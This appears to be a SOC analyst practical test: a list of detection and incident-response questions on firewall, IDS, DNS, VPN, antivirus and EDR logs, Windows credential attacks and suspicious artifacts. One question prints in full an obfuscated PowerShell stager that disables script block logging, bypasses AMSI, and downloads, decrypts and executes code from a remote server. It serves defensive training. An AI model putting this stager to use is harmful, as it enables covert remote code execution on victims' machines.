SOC Practical Test

Aleksey Smirnov

### **Questions & Answers :**

1. You have security log from Firewall between DMZ and the Internet. How will you use this log for threat detection?
2. You are SOC analyst and you have got an alert from IDS system about SQL-injection on web server. What will you do? How will you investigate (technical aspects)?
3. The most frequent Windows compromise scenarios relate to password hash dump tools usage. Propose detection scenarios (the more the better) of hash dump tools usage. How further illegal usage of stolen credentials can be detected?
4. You work in a company that has two offices (Moscow and Perm) and you have logs from VPN gateway, FW, physical Access Control System. Suggest scenarios for detection possibly threats.
5. If you have antivirus logs, what correlation rules (detection scenarios) can you suggest?
6. You’ve received alert from the corporate proxy that one workstation has connected to the “Malicious site”:
   1. What immediate actions would you take to contain the spread?
   2. In which system you can try to get additional information?
   3. Which stage of the “kill chain” attack this case is?
7. What system is the following log from and what could you tell about it?

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com


20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com


20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

1. What is happening according to the following events?








1. What does this message mean? Is this suspicious? Why?



1. What can you tell about logs below?







1. What can you tell about this script?

IF ($PSVersionTAbLE.PSVErsiON.MaJor-ge3) {

$GPF=[REF].AsSemBLY.GETTyPE('System.Management.Automation.Utils')."GETField"('cachedGroupPolicySettings','N'+'onPublic,Static');

If ($GPF) {

$GPC=$GPF.GEtVaLue($NULL);

IF ($GPC['ScriptB'+'lockLogging']) {

$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;

$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0

}

$vAl=[CoLLeCtionS.GENEric.DICtiONARy[striNg,SYstEm.ObjECT]]::nEw();

$Val.ADd('EnableScriptB'+'lockLogging',0);

$VAL.AdD('EnableScriptBlockInvocationLogging',0);

$GPC['HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl

} ELSe {

[ScriPtBLocK]."GETFieLd"('signatures','NonPublic,Static').SEtValuE($Null,(New-OBjeCtColLEctIONs.GENERic.HaShSEt[sTrING]))

}

[ReF].AsSembLY.GetTYpE('System.Management.Automation.AmsiUtils')|?{$\_}| %{

$\_.GetFIelD('amsiInitFailed','NonPublic,Static').SeTValUe($NULL,$True)};

};

[SysteM.NEt.SERvICePoInTMANAgeR]::ExPEcT100COntinUe=0;

$WC=New-ObJECtSYstEm.NEt.WEBCLieNT;

$u='Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko';

$wc.HeAdErS.ADD('User-Agent',$u);

$Wc.PRoXY=[SYstem.NEt.WEbRequESt]::DEfAulTWeBProxY;

$wC.ProxY.CRedENTiAls=[SysTEM.NEt.CrEDeNTialCaCHE]::DEFAULtNeTworKCrEdEnTiaLs;

$Script:Proxy=$wc.Proxy;

$K=[SYsTEM.Text.ENcodiNg]::ASCII.GETBYtES('99754106633f94d350db34d548d6091a');

$R={$D,$K=$ArGs;$S=0..255;0..255|%{$J=($J+$S[$\_]+$K[$\_%$K.CoUNt])%256;$S[$\_],$S[$J]=$S[$J],$S[$\_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$\_-bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.6.100.123:80';$t='/news.php';$WC.HeadERS.AdD("Cookie","session=8xD4koAuu7qHah4KQzwZ/kDq4Oc=");$DAtA=$WC.DoWNloaDDAtA($SER+$T);$IV=$DatA[0..3];$datA=$DATa[4..$datA.lengTH];-join[ChAr[]](&$R$daTA($IV+$K))|IEX

1. What event id does registry modification has? What event id does service install and Service Failure has?
2. Why files with «chm» extension can be dangerous?
3. You have logs from DNS server, and you see lot of AXFR requests from one external IP. Is it malicious? If so, why?
4. How can you detect Golden Ticket attack?
5. Imagine that attacker compromises your domain controller. Propose a remediation scenario for this situation.
6. What is the best PowerShell 5 feature for security team?
7. You have got an alert from EDR solution and you have only this information:

*Process: flashhelperservice.exe*

*PID: 6508*

*OS Type: windows*

*MD5: 59c34bc243eb2604533b5f08d30944f8*

*SHA-256: ef214626923d76e24ae5299dd16c53b15847e91a97d2eea79ce951c6bead9b7c*

What can you tell about this case?

1. During the investigation you see this information:



What is hidden in this code? Is it suspicious?

1. You have observed an alert from EDR solution and have this info:

c:\windows\system32\services.exe is launched by explorer.exe is it ok? If it is not what reason of it could be?

1. You have installed an application on your PC and the application cannot connect to the Internet. There are no antivirus warnings and you can browse the Internet. What is the most likely cause of the problem?
2. What can you say about this URL “www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”?
3. What can you say about this nmap scan report? Are there any security issues in this report?

